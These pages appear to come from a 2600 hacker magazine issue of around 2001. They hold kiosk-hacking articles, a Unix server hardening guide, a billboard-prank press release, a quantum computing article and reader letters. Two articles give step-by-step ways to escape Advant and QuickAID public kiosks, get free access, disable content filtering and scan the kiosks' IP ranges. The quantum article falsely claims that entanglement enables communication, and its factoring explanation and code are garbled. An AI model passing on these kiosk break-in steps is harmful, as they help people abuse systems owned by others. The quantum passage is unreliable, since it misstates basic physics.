Now if that sounds like a real bummer to do blind, you’re in luck. There is another way, but I felt like explaining the way I did it my first time. The way I just explained is the most fun and the most hackish. It’s also the quickest and has the least potential for destruction of the box, especially if the screen isn’t scrambled. The box, when it is running Netshift runs War_FTP and most of the boxes allow anonymous access. There are two ways you can take advantage of this. They both involve getting the box’s IP. To do this click the free C-NET button, and use C-NET’s web search. Search for “your IP”. This will locate a site that will show you your IP when you visit it. Now that you have that, you can do one of two things. One, you can go home, ftp to the box, download the system.ini, edit it and re-upload it, then go back to the box and reboot. Or you can get something called VNC (www.uk.research.att.com/vnc/). With this prog you can log into your own box from the net and see your desktop in real time. So once you have VNC on your box at home, all you have to do is put a dollar into the Advant’s box, type your home IP


into the “goto” form and you’ll get your home desktop. From there you can use that even after your time runs out to do whatever you want on your home box because the page address never changes so it won’t kick you off. This is helpful because you can now upload things from your home box to the Advant’s box, such as a new system.ini.

If everything worked out right you should be in Windows and you can have all the fun you want exploring around. Just remember - when you’re done put it back to NetShift so some “K-Rad Elyte H4x0r” doesn’t come along and destroy the box or shut it down. You can then have fun later the next time you want to use the box. Don’t forget to share your free net access while you’re supervising. People will appreciate it more than you know and you’re bound to make a few friends that way.

I personally have put GLQuake on the box that I use and it runs pretty well. The connection is most likely a crappy DSL shared on a LAN modem somewhere so it’s not really suited for much. I’ve seen it get 15k a sec but it usually gets 5-7. The IP range from what I’ve seen is 38.28.129.* and 38.28.130.* if you’d like to scan for the boxes. I’ve yet to have any luck that way though.

It says on Advant’s web site that they will soon be switching to the Linux OS to bring down the cost of the box and thus lower Internet prices. When they do that, I’ll get on top of it and write a follow-up article on liberating the new OS.

I’d also like to give props to my man Agile for being there for moral support, free drinks, and more than one time preventing me from doing stupid crap (and hitting me when I did do something stupid).



A ROMP THROUGH SYSTEM SECURITY

by Lumikant with help from Zarium

So you have your web server, you've got millions of hits on your web site every day, but you feel that ever-present nagging feeling inside that there's something missing. You're right, something is always missing - it's called security. "So, how do I secure this beast of mine here?" you may ask. In this article, you'll see some ways of going about it. However, this is in no way a complete guide to security, but rather a cornerstone, or a foundation, in learning the basics on UNIX and UNIX variant security. Topics covered will include basic software security, hardware security, and general common sense techniques to prevent your system from getting owned. Well, that's enough yackin, let's get to hackin!

It's assumed you have general knowledge of a *nix based system. All the methods herein have been tested on a Slackware 7.1 system, as well as a Red Hat 6.2 system. These are two common distributions of Linux that are often used for web servers. We're also assuming that the computer the server is on is an up to date computer (at least 300 mhz, 128 megs of ram) that can easily be used for a web server. Hopefully you are running *at least* kernel 2.2.16, or a development version written around that kernel. Some of the methods in this article will be of no avail or may not work if the kernel is a lower version than that. A side note here - always get the latest stable kernel running on your system. With every new release comes new bug fixes, new updates, and support. Security isn't a one-time fix-all, but rather a careful ever-watching vigilance over your system/network.

This article is also written specifically for securing a web server that hosts a web site. If you intend to use the system for more than just that, be careful how you follow what is described in this text, because the methods may cripple other vital services that you'd need in other situations. It does however allow for optional POP3 e-mail usage through a local SMTP server. However, unless you need it, we recommend you drop that service. Being as just about anything is exploitable, it's only a matter of time until someone uses that service against you. (Yes, paranoia is a *good* thing here, guys.)

Finally, we are assuming you have local access to the server itself. If you can only admin the box remotely you will have to allow certain

exploitable services that I would suggest disallowing and/or killing. Services such as ftpd and telnetd. After all, if you can dig into it remotely, that means somebody else most certainly can.

The basics of securing a web server are often the most neglected. Admins seem to be sloppy when it comes to this, the most important part of securing a server. What good are all the patches in the world, all the firewalls and other various software, if your kernel is exploitable or if other users have a great deal of access? Not very is the correct answer (give yourself a pat on the back if you got that one, but not too hard, you may pull a muscle).

The Kernel

The kernel is the core of a *nix system. In fact, it is almost the entire system itself. The kernel is notated for its version. For example, the latest stable kernel at the time of this writing is 2.2.18. The version of a kernel has two parts, the kernel version (first and second fields) and the patch level (third field). Kernel 2.2.18, for example, means that 2.2 is the kernel version and 18 is the patch level of this specific kernel. If the kernel version itself is an odd number (i.e., 2.3), then it's a development kernel. This is not a stable release and should not be used unless you're a programmer or Unix Guru. In that case, use it by all means, improve it, re-code it, work on it, and then tell everyone out there so they can help improve it too. Development versions oftentimes have many bugs that are easily exploitable. Unless you are a Unix Guru, you should not run a development version of a kernel. The latest kernel can normally be found at in the Freshmeat archives (for Linux): www.freshmeat.net/.

Root Account

Another security issue admins often overlook is the usage of the root account. For most work you do, the root account isn't needed. This is an important point to make. When you mess with the root account, you are playing with fire. You don't get pretty little error messages with UNIX like you do with Windows if you say "Delete this." It does it - no recycle bin. It's an unnecessary risk, especially if you are running an xterm. Not only can you make mistakes as root that can compromise system security, it also makes it more difficult to see when others have been accessing the root account, which is an important step in finding out who owned you.

The easiest way to avoid problems with root

is to make another user account - using the "adduser" command - and give that account admin permissions. This will allow most actions, but will keep you from causing wanton damage to the system and make it easier to notice unwanted activity as root. It also makes for a safer xterm environment, disallowing someone from crashing your entire system remotely through an xterm buffer overflow.

Shell Accounts

Sometimes other people, friends, associates, and otherwise will want an account on your system, be it for their own web page, use of the services, etc. This is okay! It's one of the beauties of running a *nix system - allowing multiple users to log in. However, just like the Force, this has a dark side. If one of your friend's accounts is cracked, that person loses whatever privacy they had with their files and gives the intruder a launching place to root you. Give shell accounts out to only the most trusted of people. Another great aspect of Linux is the ability to use different group ID's. Put all users into a group such as games so they have little to no access to exploitable system services. A practice that is becoming more and more popular nowadays is to simply block out port 23, the telnet login port, disallowing shell accounts. While this is a clever way of keeping you from being rooted, it also crimps the beauty and ability of *nix systems.

Services

Now let's move on to many of the services and daemons that keep a *nix system running well. If the kernel is the base, the skeleton, of a *nix system, then the services and daemons are the blood, muscles, and skin. They are what complete tasks, allow external users, post your web page, etc. They're also what allow the easiest entry into your system, so do be careful. Several services are very important to you if you're running a web server. The most important of these is the Hyper-Text Transfer Protocol Daemon, or httpd. This is the daemon that actually opens port 80 for HTTP traffic, thus allowing your site to be viewed. This service is *not* standard on a *nix system. It comes with whatever web server you choose. This daemon in and of itself is very secure.

Another daemon that is almost as necessary as the httpd is the cron. This daemon watches all the programs on your cron tab (a list of programs that should always be running), and if one of them is down, inactive, absent, or frozen, it begins the program anew to make sure the program is running. If the initialization program for the web server is on the cron tab, whenever it crashes it will be started again, thus keeping the

page up.

Many services and daemons however are unnecessary and are very insecure. These services should be killed and whenever possible disallowed from starting in the first place. These services are what allow most defacements and intrusions.

fingerd

The most unnecessary and dangerous service is the fingerd. The finger daemon, running on port 79, is also useless. The sole purpose of it is to give out information about your users. As if that's not dangerous enough, it is also a very easy service to crash, most often through a buffer overflow, to give one a root access shell. Here is a finger response from a WindowsNT webserver running worldgroup.

Crystal Mountain BBS

User-ID: Sysop

E-mail alias: Sysop@wgserv.crystal-mtn.com

Sorry, that User-ID has not filled out a Registry entry...

This is an example of finger information from a *nix based system.

Login: root Name: Root - Bilbo or Garfield

Directory: /bywater/admins/root Shell: /usr/local/bin/bash

Last login Sat Nov 25 16:33 (CST) on ttyC0

Mail last read Wed Dec 13 05:04 2000 (CST)

No Plan.

As may be apparent to you, this offers quite a bit of information that could be used by someone wishing to infiltrate a system. It gives the shell type used (bash), home directory, real name (in some cases), last login, and last time the mail was read. Sometimes the plan can show even more important information. All of that coupled with the buffer overflow possibility makes this service very dangerous. It should be removed from your initialization files (usually /etc/inetd.conf - just comment out the lines that start this service. Other places you could look are the /etc/rc.d/ where several files may exist that manage your startup services. This is going to be different with every flavor of Unix out there.)

ftpd

Another service that is easily exploitable is the ftpd (File Transfer Protocol Daemon). This daemon allows people to access files on your system, as well as send files of their own. The danger in this is pretty self explanatory. Although this protocol is often used and is reasonably secure, it is still a risk.

Depending on the version of ftpd you run, it may be possible to download password files and other sensitive materials through FTP, so make

Keep Watching

sure that you have your users set and restricted enough to where they're not even allowed read access to the /etc directory in particular, or if you're paranoid enough, any directory other than their own and anything in the FTP directory.

One version of ftpd, WUftp, is the absolute worst ftpd one can run. It has so many exploitable bugs, it makes for a playground for any intruder who wishes to cause your server harm. People have been known to scan entire IP blocks (i.e., 209.23.*.*) for servers running this daemon, just for a little easy fun. Pretty sick, isn't it?

If you have other users or wish to update your server or web page remotely you will need the ftpd. Just make sure you have the newest version with any necessary patches. This will save you from a lot of trouble in the long run. If you're not going to be updating remotely then kill the ftpd. It's recommended you do all your updates right there on the server if possible.

telnetd

Another service that you won't need unless you plan on having extra users is the telnetd. This daemon, which runs on port 23, allows users to access a remote console of your system. This, while being a secure service itself, allows for many problems.

Basically, the only way to break in through the telnetd is with a simple brute force attack. This throws as many passwords as it can to your computer, hoping one is right. If you have a strong password this attack is almost useless but there's still a chance that someone could gain access. If you are only offering web space to the people who have accounts on your system, then giving them access to telnet is also unnecessary because this allows them to try all sorts of local exploits on your system. Local exploits often are more effective due to the easier access to the system. All in all, telnetd is unnecessary to be running unless you have users who want to use the shell services of your server. If you don't have any of those users, the smartest thing to do would be to kill the telnetd.

smtpd

Another service that is nice to have if you are offering e-mail services is the smtpd. This is the service that allows your server to send and receive mail. This service is secure in the way that it doesn't allow ready access to your system. However it's insecure in the way that it's easy to monitor traffic in and out of it. It also allows people to send e-mail without their true identity showing up.

These problems can be remedied by simply using the newest and patched version of SMTP, or ESMTP (Enhanced Simple Mail Transfer Pro-

ocol). Also, make sure any important e-mail you send is encrypted, preferably with PGP, so snoopers won't get any sensitive information.

Keep Watching Your System!

Another very important part of keeping your system secure is keeping up with all the current bugs and exploits and, more importantly, their patches and fixes. Something as simple as an outdated and buggy service can allow someone access to your system. Not only do these bugs, or exploits as they are most often called, sometimes provide access to your system, they can also allow malicious users to view sensitive data or crash your system. This, for the most part, can be easily avoided with simple measures such as always using the newest release of a service or piece of software. Take Perl for example. This service allows you and other users to make web based (and other) scripts, including CGI, which can allow someone to gain root on your system if they have a shell. However in the newest versions of Perl, the SUID exploit, as it is called, has been patched.

Perl

Perl scripts, if not written carefully, can also allow users to view data. Because they run on a shell and interact with your system, they can often be "tricked" into displaying information. Also, if the files it refers to don't have stringent permissions, then someone could view files dealing directly with the script.

Logs

No, we're not talking about those things that you burn in the stove. Logs are *very*, *mucho*, *uber* important to your system. With these handy things, you can see who broke in, from what IP address they were hailing, and at what time (among other things). You've got to log *every* connection, and for you paranoid people out there, *every* single *packet* that comes into your system. A firewall can accomplish this rather easily, but your system will also log failed telnet logins. If you notice that a certain IP attempted to login as a user several times and failed, then you might consider restricting that account and banning that IP address, being as someone is very likely to be trying to brute force their password. Your system also logs odd happenings. Pay attention to your logs. If you get owned, you'd better be able to prove how when you go whining to the authorities. System logs are usually appended in a file located in /var/log/messages.

Passwords

One thing your users need to have is a strong password. This basically means that if their password is their first name (i.e., jerry), then you've got a problem. Let's say Jerry has a friend at

school who wants to thrash a Unix box somewhere. He knows Jerry's username on bleh.org is "dude". So he goes in and brute forces the password. Since he knows Jerry, he's going to guess things that are close, near, and dear to him, such as his girlfriend's name, his dog's name, his mother's name, his car, his favorite movie, etc. Finally, the intruder enters "jerry" as the password and he's allowed in. From there he downloads local exploits and roots your sorry rear. Tsk tsk, if you would have been a good little sysadmin, this could have been avoided. You should have Jerry change his password every three months (i.e., every business quarter or whenever you feel it would be a good time, as long as it's somewhat often). Make sure Jerry's password isn't something like "laura" (maybe his wife's name?). That's just dumb, because *anyone* who knows Jerry and is trying to guess his password is going to know Laura more than likely and try guessing that as his password. Make him use something off the wall and totally random, like 77x883492xxsofyBB25.8. The longer the password, the better, as it takes a dictionary creator and/or password cracker much longer to reach a password of this length than it does "laura". Also, even though it may be hard to remember, it's still feasible to create a password within a password. For example, let's say your dog's name was "Missy" (like my mom's little dachshund, God rest her soul). Let's say you have a work ID number of 12345. Try this: 1m2i3s4s5y. This spells "missy" with 12345 strewn through it. Although this method is commonly used, it is a bit more difficult to crack.

Firewalls

Firewalls are super-handy. Make sure you're running one on the gateway in your network, otherwise you're asking for trouble. Firewalls block whatever you tell them to pretty much, including ICMP attacks, which are the most common when you're getting packeted. This can greatly reduce the risk of being packeted to death, but it doesn't mean that it won't happen. Nothing can fully defend against a smurf attack, but you can sure slow one down by having a proper firewall installed. There are several firewall types you can get, ranging from software firewalls such as Conceal PC Firewall, Freedom, or IP Chains. There are also hardware based firewalls and routers, the most prestigious of which are Cisco routers. Depending on how much money you wish to spend you can get varying degrees of protection. From packet routing, IP banning and looping to port protection, logging, and warnings. I have used several different firewalls, mostly software based and most are use-

less. For the most part they just log connection attempts. Although it is helpful to log, protection is still better. For your *nix based system I would recommend IP Chains and Port Sentry. Collectively they offer a great deal of protection. IP Chains routes harmful packets while Port Sentry logs connections and warns you of possible attacks. Port Sentry also negates most scans, stealth and otherwise.

Final Words

The last line of defense here are the services you're running. If you're running SMTP, HTTP, telnet, finger, etc., you're in deep crap, dude! You'd better get rid of every single one of those services, because they're all exploitable. Every service under the sun is exploitable, but these in particular because they're used so much more often and are far more likely to screw you rather than some of the other things. Let's start with SMTP. Simple Mail Transfer Protocol isn't necessary unless you're running an e-mail service on your box, so get rid of it if at all possible. Another risk (in addition to getting rooted through it somehow) is that of spoofed e-mail. It's possible to telnet to port 25 on a target and manipulate SMTP to send a fake e-mail to anyone in the world. Your best bet to prevent this is to block the service, or run ESMTP instead. HTTP is probably going to be a necessity if you're running a web server - just make sure that you have all the patches and security info available that you possibly can get because no web server, no matter how rare or how well coded it is, is totally secure. I recommend using Apache, since it's free and fairly stable. Just be sure to get all the patches and bug fixes for it. Telnet is a whole monster in and of itself. The service itself is secure, but not what it allows people to do. Having telnet open is basically an invitation to get your butt kicked, so close it off and don't allow shell accounts. Finally, as mentioned earlier, finger is a no-no. Anybody, even newbie wannabe hackers, can play with finger. It's basically there for one reason alone - to get you owned. Any buffer overflow will cause finger to give a user root access - it's the simplest type of attack. So make sure to block it out. If you want to get rid of these services, try editing `/etc/inetd.conf` and there are also some files in `/etc/rc.d/` that you may want to have a look at too.

Hopefully after reading this you have at least a basic idea of how to secure your server. Although it does not go incredibly in depth, it is more than enough to keep most "kiddie" hackers out of your system.

Hacking QUICKAID Internet Stations

by Durkeim the Withered God

There is nothing worse than waiting. I hate waiting to get food, I hate waiting to take a piss, I hate waiting for my paycheck, and I definitely hate waiting in airports. So there I was at 10 am, bored as hell, walking back and forth, until I discovered those mean looking Internet stations. I've seen a lot of different Internet stations around the world, but none looked as mean as these (they're like cubicles but made out of steel). Basically, in these stations you have a decent keyboard, a nice monitor, and an average interface. These are the QuickAID Internet stations (www.quickaid.com). In this Internet station, similar to all the others, you swipe your credit card, and for three bucks you can search for extraterrestrial intelligence on the Internet for 10 minutes. Oh well....

Finding the Operating System

This is always the best part of the entire process. I tried a few things: ALT-F4, ALT-ESC, ALT-TAB, Ctrl-Alt-Del, invalid characters, and so on. After overflowing the buffers by repeatedly pressing composite characters and special keys, I noticed the continuous Windows "ping" sound and the Windows desktop image in the background. That along with the "nice" polished icons is a clear indication of the evil operating system. As always, dumb developers chose Windows to program their applications. Just because it's easier to program in Windows it doesn't mean it's safer or better.

What Can One Do Without Paying?

In the beginning the access is very limited. We can only browse their web page using a stripped down version of Internet Explorer 4, send comments, and that's it. This obviously means that the machine has

a permanent connection to the Internet....
Goood.

Since I am such an ethical guy, I decided to save the brute force method (buffer overflow and keyboard/mouse crash) for a last resort. I decided to stick with the basics. So I started exploring the only gateway possible: their web page. As I expected, all the hot keys were deactivated. That meant no Ctrl-S and so on. The next step was to look at every document on their site to find a missing link. Before long I came across a zipped file inside the site. *Wrong move!* As soon as I clicked the file, our good friend, the unregistered version of winzip, came up. The machine was now mine.

Obviously the next step was to add a file to the zip files. I suggest that you add `c:\winnt\system32\winfile.exe`. (You all probably remember this as being the 3.1 version of Windows Explorer.) Then, just execute it after adding it. And voila. The system is now yours. You can edit the registry, change the settings, get the hot keys enabled again, navigate freely on the Internet, and, most important of all, you can disable that silly Cyberpatrol (unethical).

Browsing the Web

Using `winfile.exe`, execute `c:\atcom\install\ATbrowser.exe` and there you go. The rest is up to you. If you want you can even start an ftp server in their machines!

I'm submitting this article just to prove that Windows-based programming is wrong, bad, barbaric, buggy, morally wrong, and slow. Stop being lazy and program everything from scratch on a decent platform. You're not going to rediscover the wheel, but you'll have perfect control over everything! Control, my friends... it's all about control.

The Billboard Liberation Front



FOR IMMEDIATE RELEASE

CONFIDENTIAL -- DESTROY BEFORE READING

November 20, 2000- San Francisco, USA- The Billboard Liberation Front (SYM:BLF) announced a major advertising improvement offensive today, taking responsibility for the heroic modification of thirteen large-format billboards in Silicon Valley along the northbound US-101 freeway corridor between the Whipple exit in Redwood City and San Carlos exit.

The pro-bono clients in this campaign were all technology companies, with a sector focus on the endangered and much maligned "dot-coms". Billboards in the target sector were graphically enhanced by the addition of large-format warning labels, in the style of a standard computer error message, bearing the bold copy: "FATAL ERROR - Invalid Stock Value-Abort/Retry/Fail".

The BLF justified its actions under the emerging doctrine of Prophylactic Disclosure, citing recent examples of other industries that, through failure to self-regulate, eventually lost all access to the outdoor medium. "We love e-commerce", explained BLF Operations Officer Jack Napier, "and we really love outdoor advertising. We'd hate to see the New Economy go the way of Big Tobacco by failing to make a few simple disclosures". Citing the recent demise of e-tailer Pets.com, Napier pointed out the inherent dangers of marketing securities to children. "First Joe Camel, now the sock puppet- we're clearly on a slippery slope here".


"The Internet bubble will not be allowed to burst on our watch", agreed BLF Information Officer Blank DeCoverly. "It's a very robust bubble, albeit temporarily low on gas. The fact is, these companies are drastically undervalued, and the investing public needs to be made aware of that. Would a dying industry increase its spending on outdoor advertising by over 670 percent in a single year? The naysayers are clearly falling prey to irrational under-enthusiasm."

Participating companies in the campaign included Internet pure-plays like E*Trade, Women.com, and Support.com, as well as "shovel-selling" high-tech stalwarts like Oracle and Lucent. The Pets.com sock puppet was not available for comment.


Founded by a shadowy cabal of understimulated advertising workers, the Billboard Liberation Front has been at the forefront of advertising improvement since 1977, adding its own unique enhancements to campaigns for clients including Zenith, Apple, Max Factor, Phillip Morris, and Chrysler.

For more information, please visit <http://www.billboardliberation.com>.

###



Computing With The Fabric of Reality



Chris Silva aka Sarah Jane Smith

This is an article in which I plan to describe quantum-based computers and their application for defeating public-key crypto.

Let's begin by describing basic quantum principle. Particles work in funny ways. It's believed that anything at the atomic scale obeys the laws of a very different type of physics than we normally see: quantum physics. Unlike classical physics, quantum physics deals with information and probability instead of physical forces interacting. For quantum-based computers all we really care about are particles in superposition, quantum entanglement, and quantum interference.

Particles in Superposition

A particle can have at least two different states, spin-up and spin down (or 1 and 0). That's all we care about right now. Logically, one would think that a particle with two states is either in one or the other. That isn't so. Under quantum physics a particle is in both (or all possible states, given its location) at the same time. That is, until the particle is observed, it's neither spin-up nor spin-down but both.

Quantum Entanglement and Non-Physical Communication

Quantum entanglement is when two interacting particles are in superposition. Schrodinger's cat is a good example. Say we have a particle in a

chamber that either decays or does not. In that chamber there's a geiger counter that's hooked up to a device that releases a poison gas into another chamber that contains a cat. Since both the particle and the cat are in chambers we cannot see them. We cannot observe the particle to see whether it has decayed or not, and we can't see the cat to reason what happened to the particle. The cat, the particle, the geiger counter, and the poison releasing device are said to be in superpositional entanglement (or quantum entanglement). Only until we observe the cat, the reality where it died from the poison gas or the reality where it's still alive is our own. Any time before we observe things, the cat is both alive and dead. Although this example may not be too likely on account of the size of the cat and all, particles can become entangled in this way. In fact, particles can become entangled in such a way as to allow non-physical communication. Once in superpositional entanglement particles remain that way until observed, even if they move miles apart.

Say that we have two particles at 10:00p in superposition. At 10:10p we put both of them into a device where they are XORed (remember: spin-down=0, spin-up=1) so that the particles come out of the device as both 0 or both 1, or rather, since they're in superposition they're both 0 and 1 at

the same time. Now we move them (in special containers that isolate them completely) to two labs: Alice's lab and Bob's lab. They both get their particles at 11:00p. Alice puts her particle into a device that changes it to a 1 without observing it (e.g. laser-cooling ion trap). Bob sits still and does nothing. At *exactly* 11:10.29p Bob and Alice observe the state of their particles. They're both 1! What this means is Alice communicated a 1 to Bob non-physically. Since their particles were in superpositional entanglement until they both observed them at 11:10.29p, one affected the other's probability of being 1 when Alice put hers into her device.

Quantum interference

Quantum interference is what makes most quantum-based computers possible. All possibilities are thought to exist in different universes and, on a quantum level, a particular universe with a particular possibility only manifests itself in our own when observed. There is no way to directly observe a possibility that is not our own, but we can do it indirectly! Imagine that you're standing on a cliff. There are basically two different things you can do. You can either jump off or walk away. You imagine yourself jumping off - you slam against the rocks at the bottom and die instantly. Since you don't want to die, you walk away. While you didn't jump off the cliff you imagined that you did. The frightening possibility of you slamming against those rocks interfered with you jumping off. This sort of interference of possibilities can be demonstrated with a photon. (Figure 1)

A is a photon source that emits one photon, B and C are two detectors that can detect a single photon, and





Figure 1

D is a semi-transparent mirror that, when only dealing with one photon, reflects or does not seemingly at random. Logically you would assume that both B and C have a 50 percent chance of detecting the photon because it went either one way or the other. While the results are the same, this is not what happens. When the photon strikes D it goes into a superposition of being reflected and not being reflected. Since both possibilities can be observed, they both try to manifest into our own universe. But the properties of D only allow one to. So there's a 50/50 chance of it being detected by B or C. Now, go to Figure 2. We've placed a photon-stopping plate in the non-reflecting path. Again, logically you would assume that the photon would have a 50 percent chance of being detected by B and a 50 percent chance of being stopped by the plate. And again, this is not what happens. But this time the results are not the same because of quantum interference. Because only the possibility where the photon is reflected into B is observable, only that possibility becomes our own. Therefore, there's a 100 percent chance that the photon ends up in B. Man that's weird!

Figure 2




Better Things Will Surely Come Our Way

We have a million random numbers, each number being unique. We are looking for the address of number 10294. Under traditional technology there are only two ways one can go about finding 10294. One way is to consecutively check all one million numbers until we come across the right one. The other way is to do the same thing but divide

our workload by adding more checkers. Quantum-based computers do the latter, but in a very unique way. They divide our workload amongst checkers existing in different universes. As such, they have the capability of dividing work infinitely. So let's build one (Figure 3):

Classical memory cells (or bits) exist in two states, 1 and 0. Our memory



cells are individual particles and, as such, they obey quantum physics. Since we're not observing them (at first) they're in the superposition of 1 and 0. (A bit in superposition is called a qubit.) Recall that Alice transmitted 1 to Bob by changing the state of her particle. Bob's particle became 1 because it was physically impossible for it to be otherwise if Alice's was also 1 before observing it. That little trick of reality allows us to store multiple numbers in the same physical memory. Therefore, all one million 9 digit (or about 20bit) numbers can be stored in only 40 qubits (actually only 20, but we want the address too). If we changed the state (again, without observing it) of d0-19 to 0, d20 to 1, a0-a19 to 0, and a20 to 1 at the same time, we created a possibility for, de-

pending on how you look at it, address 1 to equal 1. We can repeat this one million times until we've stored all our random numbers.

The classical design of our system is to let whatever is in *d* be sent to *A* during each clock. *A* compares its input with the number we're looking for, which is stored in register *B*. *A* stores the bit addresses that are shared between *B* and its input in *C* (e.g. if bit 2 of input and bit 2 of *B* are the same store 1 in bit 2 of *C*). *D* Checks *C* to see if all bits equal one. If they do, *D* switches on the gate to our non-quantum display which reads the contents of *a*.

This is what actually happens: During the first clock all possibilities stored in *d* are compared by *A* in different universes. Physically only one possibility can exist, so in that universe similarities between *A*'s input and *B* are stored in *C*. Since *C* is directly related to switching on our observable non-quantum display, that possibility starts to interfere with others because it's observable. During the second clock, all non-observable possibilities stored in *d* are compared. In other words, *d* possibilities that do not have the same bit correlations with *B* as stored in *C* in different universes are compared. This is continued until there can only exist one possibility, we're looking at *B* in *d*, and that's when our display lights up with our answer! That is quantum computing.

Really Practical Applications

The great majority of cryptography systems, especially public-key systems, depend either heavily or completely on the difficulty of factoring large numbers. Quantum-based computers have the potential of reducing the predicted computing time of billions of years to mere seconds for fac-

toring numbers of “secure” size. If such a computer were built, all public-key crypto would become insecure. So, let’s build one:

The algorithm we intend to use for factoring is well known. The number we wish to factor is called N . We start off by taking a random number (a) between 0 and N . We then figure out a phase (r) by computing:

```
int find_phase(int a, int N) {
int tmpp, R[0xFFFF], r;
for(tmpp=0;tmpp++) {
R[tmpp]=pow(a,tmpp)%N;
if(test_repeat_store_in_r(R, &r))
break;
}
return r;
}
```

After some time $R[tmpp]$ will start to repeat itself, `test_repeat_store_in_r` returns true when this happens and stores the number of digits that repeat in r . Then we take the greatest common divisors (Euclid’s algorithm) of $(N, \text{pow}(a, r/2) + 1)$ and $(N, \text{pow}(a, r/2) - 1)$. The result of this is the two factors of N .


Computing r under classical means is very slow. For increasing digits of N the computation time increases exponentially. The only thing our quantum computer is concerned with is computing r . The rest of the factoring can be done normally.

We have two registers in superposition, x and k . x and k are not prepared so that there exists the possibilities for x and k to be any numbers between 0 and $\text{pow}(2, \text{sizeof}(\text{int}) * 8)$. We then compute $k = \text{pow}(a, x) \% N$ (part of `find_phase`). After that we perform $t=k$, where t is some non-quantum register. Because $\text{pow}(a, x) \% N$ has the same return value for $x+i*r$, where i is any number, x is in superposition of all numbers that equal k . (Remember,

we read k by $t=k$. K is no longer in superposition.) We are now ready to read x . There’s a slight possibility that $x=t$. If this happens, we’ll have to perform the operation again. If $x \neq t$ we have $r = \text{abs}(t-x)$.

Now that we’ve found r in no time we can compute the greatest common divisors of $(N, \text{pow}(a, r/2) + 1)$ and $(N, \text{pow}(a, r/2) - 1)$ with a classical computer. This should take very little time.

The advantages of such a computer are obvious. Its potential for breaking public key crypto may be balanced by non-physical communication transferring secret keys about. Still, with *huge* increases in memory and theoretical infinite parallelism we’ll be able to do amazing things.



My theory about the books *2001-3001* is that the black monolith was a small computer with the capability of simulating entire worlds. That LSD trip Dave had at the end of *2001* was him entering it. Now, is such a computer that far off?

Politics

Dear 2600:

I can't for the life of me understand why your magazine endorsed Green Ralph Nader over Libertarian Harry Browne. While I agree that Nader is a sincere man and infinitely preferable to Gush and Bore, a simple look at the respective party platforms will show that the Green Party is all about bigger, more intrusive government, and the Libertarian Party is all about freedom, no questions asked. In the crucial area of privacy rights, the Green platform is vague and poorly written: the bottom line is that *neither free speech nor the rights of the individual* are listed in "The Ten Key Values of the Greens" (www.greens.org/values/). On the other hand, the Libertarian platform (www.lp.org/issues/platform/-freecom.html) is crystal clear and leaves absolutely no doubt as to where they stand.

Ask yourself: do you want real freedom or don't you? The choice is clear.

Lisa J.

You've overanalyzed our message. If we wanted to endorse a candidate, we would have done so in a more obvious way. The cover of 17:3 was a collection of images that summed up the events of the previous months: H2K, the RNC, the treatment of the demonstrators, the rise of the Green movement and the questions they raised, the "threat" of a cell phone, etc. We don't care who you vote for and, as events have shown, it doesn't really matter anyway. And that is what you should be focusing your anger towards.

Dear 2600:

I've been a long-time reader of 2600, but looking at your most recent cover, I have to admit to being extremely disappointed that you would use your magazine to promote a particular political party. I'm all for encouraging people to support freedom of speech and all the other values that go along with the hacker ethic, but aren't you kicking yourselves just a little bit for voting Nader? Due to the closeness of the election and the fact that the Greens' views align far more closely with the Democrats than the Republicans, it's probably fair to say that Nader cost the Democrats the election. As a result, it looks like we're going to have a president who believes the Internet was responsible for Columbine. How do you think he's going to deal with Internet censorship issues? Gore, at least, understands technology. Just ask Vint Cerf.

Shame on you.

Ben Stragnell

If printing two words on our cover upset the status quo this much, we must have done something right. But what really should be offensive to most people is this arrogant attitude that both Democrats and Republicans have where they somehow think they're entitled to our

votes. They're not. And the consequences of believing this as well as the absurdity of our current system were both aptly illustrated - in no small part because of those who didn't follow the party line. This was an unexpected accomplishment. And to berate these people for voting their conscience is simply unforgivable.

Dear 2600:

